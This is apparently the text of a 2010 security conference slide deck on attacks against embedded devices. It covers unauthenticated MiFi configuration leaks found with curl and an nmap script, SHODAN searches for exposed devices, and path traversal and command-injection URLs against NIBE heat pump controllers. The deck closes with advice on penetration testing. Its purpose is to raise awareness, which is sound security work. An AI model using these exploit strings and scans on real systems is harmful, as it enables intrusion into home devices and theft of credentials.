MiFi Pwnage

- No authentication required to access configuration XML file
- Password is revealed in plaintext



```
justin@sauron: ~ — ssh — bash — 81x8
ssh ssh justin@sauron: ~ — ssh
justin@sauron:~$
justin@sauron:~$ ##### With http port forward to Never Never Land
justin@sauron:~$ curl -sm5 http://75.226.226.1/config.xml.sav | grep password
justin@sauron:~$
justin@sauron:~$ ##### With http port forward disabled
justin@sauron:~$ curl -sm5 http://75.226.226.1/config.xml.sav | grep password
<password>http://bit.ly/4kb77v</password>
justin@sauron:~$
```

Wide-Scale MiFi Exploitation

- Verizon's IP address range for MiFi devices is a /10 network or 4,194,304 IP addresses in size
- Nmap can scan this in less than two days
- Repeated scans required to catch people who turn their MiFi's off

```
justin@sauron:~$ nmap -PN -p 80 --script http-mifi.nse 75.226.226.1
```

```
Starting Nmap 5.00 ( http://nmap.org ) at 2010-02-05 23:15 MST
Interesting ports on 1.sub-75-226-226.myvzw.com (75.226.226.1):
PORT      STATE SERVICE
80/tcp    open  http
| http-mifi: MIFI Device Found!!!
| Password = "http://bit.ly/4kb77v"
| SSID      = "Verizon MiFi2200 7E6C"
|_ PSK      = "09113431896"
```

```
Nmap done: 1 IP address (1 host up) scanned in 0.84 seconds
```


Outline

- Introduction, Scope
- The Embedded Disadvantage
- Point 1: Tools are Available, and Getting More Sophisticated
- Point 2: Systems are Becoming More Interconnected
- Point 3: Vendors Are Overlooking This Problem
- ➔ Point 4: Attackers Can Leverage These Flaws
- Maximum Overdrive Redux

Point 4: Attackers Can Leverage These Flaws

- Many embedded systems offer an interface to the real world
- Sometimes, local access is required to exploit (wireless systems)
 - "Bridging the Airgap" attack growing in popularity
- In other cases, systems are connected to the Internet

SHODAN Computer Search Engine

- Great project from John Matherly
- Port-scans and indexes banners on systems
 - TCP 21 (FTP), 22 (SSH), 23 (Telnet), 80 (Duh)
- Search helps user find specific nodes on the Internet by service

www.shodanhq.com

SHODAN

"cisco-ios" "last-modified"

The screenshot shows a Mozilla Firefox browser window with the address bar displaying `http://www.shodanhq.com/?q="cisco-ios" "last-modified"`. The SHODAN search engine interface is visible, with the search query entered in the search bar. A yellow box highlights the result count: "Results 1 - 10 of about 4133 for 'cisco-ios' 'last-modified'". Below this, a table lists the top countries matching the search:


» Top countries matching your search	
United States	1,396
Brazil	190
China	165
United Kingdom	125

Below the table, a specific search result is displayed for the IP address **167.206.233.33**, which was added on 04.05.2010. The result shows the following details:

- HTTP/1.0 200 OK
- Date: Tue, 04 May 2010 09:38:45 GMT
- Server: **cisco-IOS**
- Connection: close
- Transfer-Encoding: chunked
- Content-Type: text/html
- Expires: Tue, 04 May 2010 09:38:45 GMT
- Last-Modified:** Tue, 04 May 2010 09:38:45 GMT
- Cache-Control: no-store, no-cache, must-revalidate
- Accept-Ranges: none

The browser's status bar at the bottom shows the URL `http://167.206.233.33/`.

NIBE Heat Pumps



SHODAN: "nibe"

SHODAN - Computer Search Engine - Mozilla Firefox

File Edit View History Bookmarks Tools Help

http://www.shodanhq.com/?q=nibe


SHODAN - Computer Search Engine

SHODAN nibe Search Register Login

Results 1 - 10 of about 36 for nibe

» Top countries matching your search

Sweden	100
Germany	11
United Kingdom	2
Latvia	1

213.39.128.33
Linux recent 2.4
Added on 02.05.2010

c128033.adsl.hansenet.de

HTTP/1.0 401 Unauthorized
Date: Sun, 02 May 2010 18:41:09 GMT
Server: Boa/0.93.15
Connection: close
WWW-Authenticate: Basic realm="NIBE"
Content-Type: text/html

79.136.105.33
Linux recent 2.4
Added on 02.05.2010

HTTP/1.0 401 Unauthorized
Date: Sun, 02 May 2010 11:42:23 GMT
Server: Boa/0.93.15

http://193.13.65.12/

Control of Your Heating System

NIBE - Mozilla Firefox

File Edit View History Bookmarks Tools Help

http://[redacted]/cgi-bin/read.cgi?page=F1320/main.html&slave=0

NIBE

NIBE VILLAVÄRME

Menu:

- The Group
- Stoves
- Heating
- Element
- General Info

Overview - Fighter 1320 RCU v. 1.01.6

Compressor A Compressor B

- Master
- Slave 1
- Slave 2

Comm. with heatpump
Sumalarm
Ext. alarminput DI1
Ext. alarminput DI2

Heatpump - (Master)

	A	B
Heating flow	°C	°C
Heating return	°C	°C
Brine in		
Brine out		

Outdoor temp.
Outdoor temp.
Medium outdoor temp.

Menu:

- Overview
- Status
- Operating mode ext.
- Compressor
- Log


Settings:

Done

This took me 15 seconds.


Uhh, LFI?

`http://[...]/cgi-bin/read.cgi?=../../etc/passwd`




Uhh, RCE too?

`http://[...]/cgi-bin/exec.cgi?script=;%20/bin/uname%20-a`



Outline

- Introduction, Scope
- The Embedded Disadvantage
- Point 1: Tools are Available, and Getting More Sophisticated
- Point 2: Systems are Becoming More Interconnected
- Point 3: Vendors Are Overlooking This Problem
- Point 4: Attackers Can Leverage These Flaws



Maximum Overdrive Redux

Maximum Overdrive Redux

- We haven't quite yet reached angry machines controlling the world
 - But, where we are isn't all that encouraging either
- We are seeing positive change in some areas
 - Smart Grid systems, in particular, have a strong motivator and support for effective security
- There is more we should be doing

Integrate Embedded System Penetration Testing

- Should be a part of your security regimen (internal or outsourced)
 - Identify embedded systems
 - Evaluate weaknesses, exploit
 - Document, remediate, re-test
- Vendors should perform in-house testing and outsource testing
 - Do not assume your vendor has performed sufficient a security evaluation

Developing Embedded PenTest Skillset

- Grow your network, web and wireless pentesting skills with new targets
- Build hardware assessment skills as well
 - Reverse-engineering circuit boards
 - Eavesdropping SPI, I²C between peripheral devices
 - Extracting data from SoC's, EEPROM, Flash, etc.
- Develop proficiency in at least one programming language

"Be an Attacker"

- Think like an attacker to achieve the greatest assessment results
 - Question everything, make no assumptions
 - Learn technology to a level most people never reach
 - Apply past security failures in new ways to modern technology

Easy to say, hard to achieve. To be truly successful, work toward these skills over time.

SANS Pen Test Summit!

- Pen Test Summit 2010, June 14-15
 - Baltimore, MD (Hilton across from Camden)
- Another awesome line-up this year
 - Vinnie Liu, Dan Kaminsky, HD Moore, Jonathan Ham, Paul Asadoorian, Jeremiah Grossman, Larry Pesce, Jabra, Johnny Cache and more!
- I'm presenting "Crypto for Pen Testers (No Math Required!)" (and it rocks, see me for a preview)
- Come for the content, attendee interaction, networking and more!

www.sans.org/pen-testing-summit-2010

Summary

- Maximum Overdrive was a bad movie
- Our electronics are reaching new access levels in our everyday lives
- Bad guys are able to exploit embedded systems for new attack opportunities
- We can turn that around with judicious testing, evaluation and analysis

Thank You!

Joshua Wright
Senior Security Analyst
InGuardians, Inc.
josh@inguardians.com
401-524-2911



INGUARDIANSSM
DEFENSIVE INTELLIGENCE

www.inguardians.com

Resources and Slides

Slides are posted at www.willhackforsushi.com

Advanced Hardware Hacking Techniques (Joe Grand):

<http://bit.ly/9cjyjY>

Hacking the Chumby (Bunnie): <http://bit.ly/aptLee>

Hardware is the new Software (Joe Grand): <http://bit.ly/d7u4dg>

SHODAN for Pen Testers (Michael Schearer):

<http://bit.ly/aSu09u>

Security FAIL Wiki (Paul Asadoorian): <http://bit.ly/czSAUz>